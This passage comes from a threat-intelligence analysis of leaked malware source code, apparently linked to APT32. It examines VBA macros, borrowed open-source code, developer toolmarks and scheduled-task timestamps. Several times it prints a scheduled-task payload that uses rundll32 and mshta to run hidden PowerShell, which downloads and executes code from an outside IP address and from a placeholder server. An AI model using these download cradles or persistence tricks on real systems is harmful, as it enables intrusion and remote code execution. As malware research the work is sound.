                                NORMAL_PRIORITY_CLASS, _
                                ByVal 0&, _
                                sNull, _
                                sInfo, _
                                pInfo)
        End If
    End If

End Sub


Function RegKeyRead(i_RegKey As String) As String
    Dim myWS As Object
    On Error Resume Next
    Set myWS = CreateObject("WScript.Shell")
    RegKeyRead = myWS.RegRead(i_RegKey)
End Function

Public Function XMLStr() As String
    Dim tstr, vName As String
    vName = GetUserName()
    tstr = "<?xml version=""1.0"" encoding=""UTF-16""?>" & vbCrLf & "<Task version=""1.2"" xmlns=""http://schemas.microsoft.
    com/windows/2004/02/mit/task"">" & vbCrLf
    tstr = tstr & "<RegistrationInfo>" & vbCrLf & "    <Date>2016-06-02T11:13:39.1668838</Date>" & vbCrLf & "    <Author>" &
    vName & "</Author>" & vbCrLf & "  </RegistrationInfo>" & vbCrLf
    tstr = tstr & "<Triggers>" & vbCrLf & "    <TimeTrigger>" & vbCrLf & "      <Repetition>" & vbCrLf & "
    <Interval>PT60M</Interval>" & vbCrLf & "        <StopAtDurationEnd>false</StopAtDurationEnd>" & vbCrLf
    tstr = tstr & "</Repetition>" & vbCrLf & "      <StartBoundary>2016-06-02T11:12:49.4495965</StartBoundary>" & vbCrLf &
    "      <Enabled>true</Enabled>" & vbCrLf
    tstr = tstr & "</TimeTrigger>" & vbCrLf & "  </Triggers>" & vbCrLf & "  <Principals>" & vbCrLf & "    <Principal
    id=""Author"">" & vbCrLf & "      <UserId>" & vName & "</UserId>" & vbCrLf
    tstr = tstr & "<LogonType>InteractiveToken</LogonType>" & vbCrLf & "      <RunLevel>LeastPrivilege</RunLevel>" & vbCrLf &
    "    </Principal>" & vbCrLf & "  </Principals>" & vbCrLf
    tstr = tstr & "<Settings>" & vbCrLf & "    <MultipleInstancesPolicy>IgnoreNew</MultipleInstancesPolicy>" & vbCrLf & "
    <DisallowStartIfOnBatteries>false</DisallowStartIfOnBatteries>" & vbCrLf
    tstr = tstr & "<StopIfGoingOnBatteries>true</StopIfGoingOnBatteries>" & vbCrLf & "    <AllowHardTerminate>true</
    AllowHardTerminate>" & vbCrLf & "    <StartWhenAvailable>false</StartWhenAvailable>" & vbCrLf
    tstr = tstr & "<RunOnlyIfNetworkAvailable>false</RunOnlyIfNetworkAvailable>" & vbCrLf & "    <IdleSettings>" & vbCrLf &
    "      <StopOnIdleEnd>true</StopOnIdleEnd>" & vbCrLf
    tstr = tstr & "<RestartOnIdle>false</RestartOnIdle>" & vbCrLf & "    </IdleSettings>" & vbCrLf & "
    <AllowStartOnDemand>true</AllowStartOnDemand>" & vbCrLf & "    <Enabled>true</Enabled>" & vbCrLf
    tstr = tstr & "<Hidden>false</Hidden>" & vbCrLf & "    <RunOnlyIfIdle>false</RunOnlyIfIdle>" & vbCrLf & "
    <WakeToRun>false</WakeToRun>" & vbCrLf & "    <ExecutionTimeLimit>P3D</ExecutionTimeLimit>" & vbCrLf
    tstr = tstr & "<Priority>7</Priority>" & vbCrLf & "  </Settings>" & vbCrLf & "  <Actions Context=""Author"">" & vbCrLf &
    "    <Exec>" & vbCrLf & "      <Command>rundll32.exe</Command>" & vbCrLf
    tstr = tstr & "<Arguments>javascript:""\..\mshtml,RunHTMLApplication "";document.write(""&lt;script language=jscript&gt;""
    +'var%20r=new%20ActiveXObject(""WScript.Shell"");r.Run(""powershell.exe%20-nop%20-w%20hidden%20-c%20IEX((new-object\ net.
    webclient).downloadstring(\'http://86.105.18.241:80/download/upload.php\'))"",0);'+""&lt;/script&gt;"")</Arguments>" &
    vbCrLf
    tstr = tstr & "</Exec>" & vbCrLf & "  </Actions>" & vbCrLf & "</Task>"
    XMLStr = tstr

End Function

Function GetUserName() As String
    Dim WSHnet As Object
    Dim UserName, UserDomain As String
    Set WSHnet = CreateObject("WScript.Network")
    UserName = WSHnet.UserName
    UserDomain = WSHnet.UserDomain
    GetUserName = UserDomain & "\" & UserName
End Function

```

There are also two copies of `add_schedule_vba.txt`, one of which is in an older zip archive of the `Macros_Builder` project. The only change in this file was the addition of additional quotation marks in the XMLStr macro arguments for the PowerShell download. Development was obviously in progress.

Path in P17028 - StrikeSuit Gift - Office Macro Type 1\Reference\	Size	Modified time
`Macros_Builder.zip\Macros_Builder\Resources\add_schedule_vba.txt`	18115	9/08/2016 03:44:00
`Macros_Builder\Macros_Builder\Resources\add_schedule_vba.txt`	18133	8/17/2017 21:23:00



Users > steve > P17028 - StrikeSuit Gift - Office Macro Type 1 > Reference > Macros_Builder > Macros_Builder > Resources > add_schedule_vba.txt

```
Public Function XMLStr() As String
    Dim tstr, vName As String
    vName = GetUserName()
    tstr = "<?xml version=""1.0"" encoding=""UTF-16""?>" & vbCrLf & "<Task version=""1.2"" xmlns=""http://schemas.microsoft.com/windows/2004/02/mit/task"">" & vbCrLf
    tstr = tstr & "<RegistrationInfo>" & vbCrLf & "    <Date>2016-06-02T11:13:39.1668838</Date>" & vbCrLf & "    <Author>" & vName & "</Author>" & vbCrLf & "  </RegistrationInfo>" & vbCrLf
    tstr = tstr & "<Triggers>" & vbCrLf & "    <TimeTrigger>" & vbCrLf & "      <Repetition>" & vbCrLf & "        <Interval>PTBBBPOWERBBBM</Interval>" & vbCrLf & "        <StopAtDurationEnd>false</StopAtDurationEnd>" & vbCrLf
    tstr = tstr & "</Repetition>" & vbCrLf & "      <StartBoundary>2016-06-02T11:12:49.4495965</StartBoundary>" & vbCrLf & "      <Enabled>true</Enabled>" & vbCrLf
    tstr = tstr & "</TimeTrigger>" & vbCrLf & "  </Triggers>" & vbCrLf & "  <Principals>" & vbCrLf & "    <Principal id=""Author"">" & vbCrLf & "      <UserId>" & vName & "</UserId>" & vbCrLf
    tstr = tstr & "<LogonType>InteractiveToken</LogonType>" & vbCrLf & "      <RunLevel>LeastPrivilege</RunLevel>" & vbCrLf & "    </Principal>" & vbCrLf & "  </Principals>" & vbCrLf
    tstr = tstr & "<Settings>" & vbCrLf & "    <MultipleInstancesPolic Save All New</MultipleInstancesPolicy>" & vbCrLf & "    <DisallowStartIfOnBatteries>false</DisallowStartIfOnBatteries>" & vbCrLf
    tstr = tstr & "<StopIfGoingOnBatteries>true</StopIfGoingOnBatteries>" & vbCrLf & "    <AllowHardTerminate>true</AllowHardTerminate>" & vbCrLf & "    <StartWhenAvailable>false</StartWhenAvailable>" & vbCrLf
    tstr = tstr & "<RunOnlyIfNetworkAvailable>false</RunOnlyIfNetworkAvailable>" & vbCrLf & "    <IdleSettings>" & vbCrLf & "      <StopOnIdleEnd>true</StopOnIdleEnd>" & vbCrLf
    tstr = tstr & "<RestartOnIdle>false</RestartOnIdle>" & vbCrLf & "    </IdleSettings>" & vbCrLf & "    <AllowStartOnDemand>true</AllowStartOnDemand>" & vbCrLf & "    <Enabled>true</Enabled>" & vbCrLf
    tstr = tstr & "<Hidden>false</Hidden>" & vbCrLf & "    <RunOnlyIfIdle>false</RunOnlyIfIdle>" & vbCrLf & "    <WakeToRun>false</WakeToRun>" & vbCrLf & "    <ExecutionTimeLimit>P3D</ExecutionTimeLimit>" & vbCrLf
    tstr = tstr & "<Priority>7</Priority>" & vbCrLf & "  </Settings>" & vbCrLf & "  <Actions Context=""Author"">" & vbCrLf & "    <Exec>" & vbCrLf & "      <Command>rundll32.exe</Command>" & vbCrLf
-   tstr = tstr & "<Arguments>mshta vbscript:Execute("CreateObject(""WScript.Shell"").Run""powershell.exe -nop -w hidden -c """"IEX ((new-object net.webclient).downloadstring('http://powershell.server'))"""""""", 0:code close")</Arguments>" & vbCrLf
    tstr = tstr & "</Exec>" & vbCrLf & "  </Actions>" & vbCrLf & "</Task>"
    XMLStr = tstr
```

```
Public Function XMLStr() As String
    Dim tstr, vName As String
    vName = GetUserName()
    tstr = "<?xml version=""1.0"" encoding=""UTF-16""?>" & vbCrLf & "<Task version=""1.2"" xmlns=""http://schemas.microsoft.com/windows/2004/02/mit/task"">" & vbCrLf
    tstr = tstr & "<RegistrationInfo>" & vbCrLf & "    <Date>2016-06-02T11:13:39.1668838</Date>" & vbCrLf & "    <Author>" & vName & "</Author>" & vbCrLf & "  </RegistrationInfo>" & vbCrLf
    tstr = tstr & "<Triggers>" & vbCrLf & "    <TimeTrigger>" & vbCrLf & "      <Repetition>" & vbCrLf & "        <Interval>PTBBBPOWERBBBM</Interval>" & vbCrLf & "        <StopAtDurationEnd>false</StopAtDurationEnd>" & vbCrLf
    tstr = tstr & "</Repetition>" & vbCrLf & "      <StartBoundary>2016-06-02T11:12:49.4495965</StartBoundary>" & vbCrLf & "      <Enabled>true</Enabled>" & vbCrLf
    tstr = tstr & "</TimeTrigger>" & vbCrLf & "  </Triggers>" & vbCrLf & "  <Principals>" & vbCrLf & "    <Principal id=""Author"">" & vbCrLf & "      <UserId>" & vName & "</UserId>" & vbCrLf
    tstr = tstr & "<LogonType>InteractiveToken</LogonType>" & vbCrLf & "      <RunLevel>LeastPrivilege</RunLevel>" & vbCrLf & "    </Principal>" & vbCrLf & "  </Principals>" & vbCrLf
    tstr = tstr & "<Settings>" & vbCrLf & "    <MultipleInstancesPolicy>IgnoreNew</MultipleInstancesPolicy>" & vbCrLf & "    <DisallowStartIfOnBatteries>false</DisallowStartIfOnBatteries>" & vbCrLf
    tstr = tstr & "<StopIfGoingOnBatteries>true</StopIfGoingOnBatteries>" & vbCrLf & "    <AllowHardTerminate>true</AllowHardTerminate>" & vbCrLf & "    <StartWhenAvailable>false</StartWhenAvailable>" & vbCrLf
    tstr = tstr & "<RunOnlyIfNetworkAvailable>false</RunOnlyIfNetworkAvailable>" & vbCrLf & "    <IdleSettings>" & vbCrLf & "      <StopOnIdleEnd>true</StopOnIdleEnd>" & vbCrLf
    tstr = tstr & "<RestartOnIdle>false</RestartOnIdle>" & vbCrLf & "    </IdleSettings>" & vbCrLf & "    <AllowStartOnDemand>true</AllowStartOnDemand>" & vbCrLf & "    <Enabled>true</Enabled>" & vbCrLf
    tstr = tstr & "<Hidden>false</Hidden>" & vbCrLf & "    <RunOnlyIfIdle>false</RunOnlyIfIdle>" & vbCrLf & "    <WakeToRun>false</WakeToRun>" & vbCrLf & "    <ExecutionTimeLimit>P3D</ExecutionTimeLimit>" & vbCrLf
    tstr = tstr & "<Priority>7</Priority>" & vbCrLf & "  </Settings>" & vbCrLf & "  <Actions Context=""Author"">" & vbCrLf & "    <Exec>" & vbCrLf & "      <Command>rundll32.exe</Command>" & vbCrLf
+   tstr = tstr & "<Arguments>mshta vbscript:Execute(""CreateObject(""""WScript.Shell"""").Run""""powershell.exe -nop -w hidden -c """"""""IEX ((new-object net.webclient).downloadstring('http://powershell.server'))"""""""""""""", 0:code close"")</Arguments>" & vbCrLf
    tstr = tstr & "</Exec>" & vbCrLf & "  </Actions>" & vbCrLf & "</Task>"
    XMLStr = tstr
```

Borrowed and repurposed open-source code

The last piece of assessing the totality of this source code was to look at the various solutions, projects, and components, and then think about which pieces were borrowed or "liberated" from open source code projects. While this may not shed light on the future of the malware projects we see here, understanding the use of public code speaks to the developers' inspiration.

Files	Notes

`VB/ShellcodeLoader/`
    - `ShellcodeLoader.vb`
 	
`CSharp/VbaCodeCreator`
    - `vba_code_builder.txt`
	These pieces contain age-old macro content with variable names originally generated by scriptjunkie and used in a 2012 blog post.
	
	This exact code, with randomized variables `Zopqv Hyeyhafxp Xlbufvetp`, etc., are used verbatim across many derivative projects (rather than generating original VB code from MSF). So, it may not be directly sourced from this blog, but it is clear that the code was not generated using meterpreter by the developer. It obviously was copypasta'd from somewhere around the internet.
	
	`Vba_code_builder.txt` uses the same VBA7 top block with variables `Zopqv Dkhnszol` and so forth but then uses some variables to replace with shellcode substitutions. These are later replaced in Core.cs

`Macros_Builder` - `add_schedule_vba.txt`	Base64Encode2 and other functions taken directly from this text file. Types `STARTUPINFO` and `SECURITY_ATTRIBUTES` and more could have been taken directly from ancient VB samples like this one.

`WebBuilder/HtaDotNet`
- `HtaDotnet.cs`
`WebBuilder/ShellcodeLoader/Test`
- `Program.cs`
	These pieces contain several function names originally seen in James Forshaw's DotNetToJScript, such as Deserialize_2 BuildLoaderDelegate, etc. (here and here).

`Macros_Builder/` - `_Cleanup.bat`	This cleanup script does not have much public presence, or at least not much that is easily searchable. But in February 2021, a very similar script showed up on Github.

Chapter V

“Gifts weigh like mountains on a sensitive heart.”
Ophelia

Stockpiling the unique toolmarks and indicators

If you've made it this far in the story, you are desperately aching to see connections to APT32. But don't rush this! Let the suspense wash over you and enjoy this moment. This is the job, and we're taking our sweet time with it.

Before we hit you with the attribution angles, let's reassess the surface area of all this data and bubble up the unique values that could be helpful in searching for connections. To get us started, we searched through all of the files, source code, notes, and compiled builds, and extracted toolmarks, names, file paths, IP addresses, GUIDs, timestamps, and other dirty developer fingerprints.

Usernames, handles, and hostnames

We extracted a variety of usernames and handles from the various files. It is clear that there are a couple of players at work here, though we do not get much information beyond simple names and a default Windows hostname.

Names	Notes
`toxic`	`ReadMe.txt`, with open date of 2017-08-11
`Rachael`	From PDB paths and test paths inside source code
`Arnold`	Author name in `test.doc` created `2017:08:25 08:30:00`
`WIN-FF211E5QDM2\Rachael`	Embedded in `XmlStr.txt` after Rachael executed `XmlScriptAnalyst.exe`

Distinct macro timestamps from a scheduled task XML file

Seven digit decimals in a timestamp

One oddly notable project in the StrikeSuit Gift package is `XmlStrAnalyst`, which seems to be a test for building or modifying XML scheduled tasks. It uses VB code to write to an outfile `XmlStr.txt`.

Looking at the top of the `XmlStr.txt` document, we see it is indeed raw XML for a Windows scheduled task. What stands out immediately are unique timestamps that speak to the potential age of the original malware development.

```
<?xml version="1.0" encoding="UTF-16"?>
<Task version="1.2" xmlns="http://schemas.microsoft.com/windows/2004/02/mit/task">
<RegistrationInfo>
    <Date>2016-06-02T11:13:39.1668838</Date>
    <Author>WIN-FF211E5QDM2\Rachael</Author>
  </RegistrationInfo>
<Triggers>
    <TimeTrigger>
      <Repetition>
        <Interval>PTBBBPOWERBBBM</Interval>
        <StopAtDurationEnd>false</StopAtDurationEnd>
</Repetition>
      <StartBoundary>2016-06-02T11:12:49.4495965</StartBoundary>
      <Enabled>true</Enabled>
</TimeTrigger>
  </Triggers>
```

These hard-coded timestamps are observed in both `Macros_Builder`'s `add_schedule_vba.txt` and `XmlScriptAnalyst`'s `Module1.vb`. They are subsequently written into `MacrosSource.txt` and `XmlStr.txt` when `Macros_Builder.exe` or `XmlScriptAnalyst.exe` are executed, respectively.


It may be worthwhile to note that these are unique timestamps, and at first glance, it seems odd that the timestamps have seven digits of precision after the seconds value. With seven digits, we know it's not milliseconds, it's not microseconds, it's not nanoseconds. So how exactly did these seven-digit timestamps get made, anyway? We presume it has to be created by Windows, somehow.

- `2016-06-02T11:13:39.1668838`
- `2016-06-02T11:12:49.4495965`

Testing the export of scheduled tasks XML

The simplest explanation for the timestamps above is that before this was put into any VB script or Visual Studio solution, the malware developer created and exported an XML scheduled task using the Windows Task Scheduler. They used that as a template for the `Macros_Builder` and `XmlScriptAnalyst` projects. To test this theory, we jump into a VM and try to recreate how a malware author might create and export the Scheduled Task XML.

Step 1: Using the Windows Task Scheduler, we create a test task.


Create Task — General

Name: Time Test Task

Location: \

Author: user-PC\user

Description:

Security options

When running the task, use the following user account:

user-PC\user

Change User or Group...

[✓ Run only when user is logged on]

Run whether user is logged on or not


Do not store password. The task will only have access to local computer resources.

Run with highest privileges

Hidden

Configure for: Windows Vista™, Windows Server™ 2008

Step 2: We create a trigger to initiate the task once, and then we select the repeat task every one hour and set the duration to Indefinitely. Note that the start time we select here will be 2022-03-02 at 8:41:05AM (EST in our Virtual Machine).


New Trigger

Begin the task: On a schedule

Settings

[✓ One time] Daily Weekly Monthly

Start: 3/ 2/2022 8:41:05 AM

Synchronize across time zones

Advanced settings

Delay task for up to (random delay): 1 hour

[✓] Repeat task every: 1 hour for a duration of: Indefinitely


Stop all running tasks at end of repetition duration

Stop task if it runs longer than: 3 days

Expire: 3/ 2/2023 8:41:05 AM Synchronize across time zones

[✓] Enabled

Step 3: We create an action for the task to run rundll32.exe with arguments to execute a VB scriptlet.



New Action

You must specify what action this task will perform.


Action: Start a program

Settings

Program/script: rundll32.exe

Add arguments (optional): mshta vbscript:Execute("


Start in (optional):



When you create a task, you must specify the action that will occur when your task starts.

Action	Details
Start a program	rundll32.exe mshta vbscript:Execute("CreateObject("WScript.Shell").Run"p


Step 4: We finalize the Scheduled Task, then right-click the task entry and export to an XML file.



Step 5: We view the exported scheduled task XML and see that it indeed contains the date timestamps with seven points of decimal precision. Further, we see that the Task Scheduler embeds the author computer name and username in our test file. We confirm that the RegistrationInfo Date timestamp is when we created the task, and the Trigger StartBoundary timestamp is when our task is set to begin. What a joyous day.

```
<?xml version="1.0" encoding="UTF-16"?>
<Task version="1.2" xmlns="http://schemas.microsoft.com/windows/2004/02/mit/task">
  <RegistrationInfo>
    <Date>2022-03-02T08:43:01.7591912</Date>
    <Author>user-PC\user</Author>
  </RegistrationInfo>
  <Triggers>
    <TimeTrigger>
      <Repetition>
        <Interval>PT1H</Interval>
        <StopAtDurationEnd>false</StopAtDurationEnd>
      </Repetition>
      <StartBoundary>2022-03-02T08:41:05.5580189</StartBoundary>
      <Enabled>true</Enabled>
    </TimeTrigger>
  </Triggers>
  <Principals>
    <Principal id="Author">
      <UserId>user-PC\user</UserId>
      <LogonType>InteractiveToken</LogonType>
      <RunLevel>LeastPrivilege</RunLevel>
    </Principal>
  </Principals>
  <Settings>
    <MultipleInstancesPolicy>IgnoreNew</MultipleInstancesPolicy>
    <DisallowStartIfOnBatteries>true</DisallowStartIfOnBatteries>
    <StopIfGoingOnBatteries>true</StopIfGoingOnBatteries>
    <AllowHardTerminate>true</AllowHardTerminate>
    <StartWhenAvailable>false</StartWhenAvailable>
    <RunOnlyIfNetworkAvailable>false</RunOnlyIfNetworkAvailable>
    <IdleSettings>
      <StopOnIdleEnd>true</StopOnIdleEnd>
      <RestartOnIdle>false</RestartOnIdle>
    </IdleSettings>
    <AllowStartOnDemand>true</AllowStartOnDemand>
    <Enabled>true</Enabled>
    <Hidden>false</Hidden>
    <RunOnlyIfIdle>false</RunOnlyIfIdle>
    <WakeToRun>false</WakeToRun>
    <ExecutionTimeLimit>P3D</ExecutionTimeLimit>
    <Priority>7</Priority>
  </Settings>
  <Actions Context="Author">
    <Exec>
      <Command>rundll32.exe</Command>
      <Arguments>mshta vbscript:Execute("CreateObject("WScript.Shell").Run"powershell.exe -nop -w
hidden -c ""IEX ((new-object net.webclient).downloadstring('http://powershell.server'))""",
0:code close")</Arguments>
    </Exec>
  </Actions>
</Task>
```

The XML for a Scheduled Task is not generated unless you export it, so we can guess that Windows is storing the information used to create the XML somewhere in the registry. Using `regedit.exe`, we pull up `HKLM\Software\Microsoft\Windows NT\CurrentVersion\Schedule\` to browse around Tasks keys. We see that there is a registry key for our Time Test Task, where the DynamicInfo key stores what is likely to be our StartBoundary timestamp.



Registry Editor

File Edit View Favorites Help

```
Schedule
  Aliases
  CompatibilityAdapter
  Configuration
  CredWom
  Handlers
  Handshake
  TaskCache
    Boot
    Logon
    Plain
    Tasks
      {044A6734-E90E-4F8F-B357-B2DC8AB3B5EC}
      {048AF1AA-53E1-4679-92B8-38A2DA504E59}
      {088482FA-65B8-4E17-9ABF-1DCD48E8D373}
      {09F06BFE-A3C8-40E3-846A-6E6F4000C238}
      {1BE1456C-1238-431C-818F-EF9EA09DD0ED}
      {1F7B7221-AE8F-44F3-BA82-F7D260F51964}
      {2278DE1B-30C3-4340-9485-B22C4C85EF9C}
      {2470470F-2634-478E-B181-571E98A789BB}
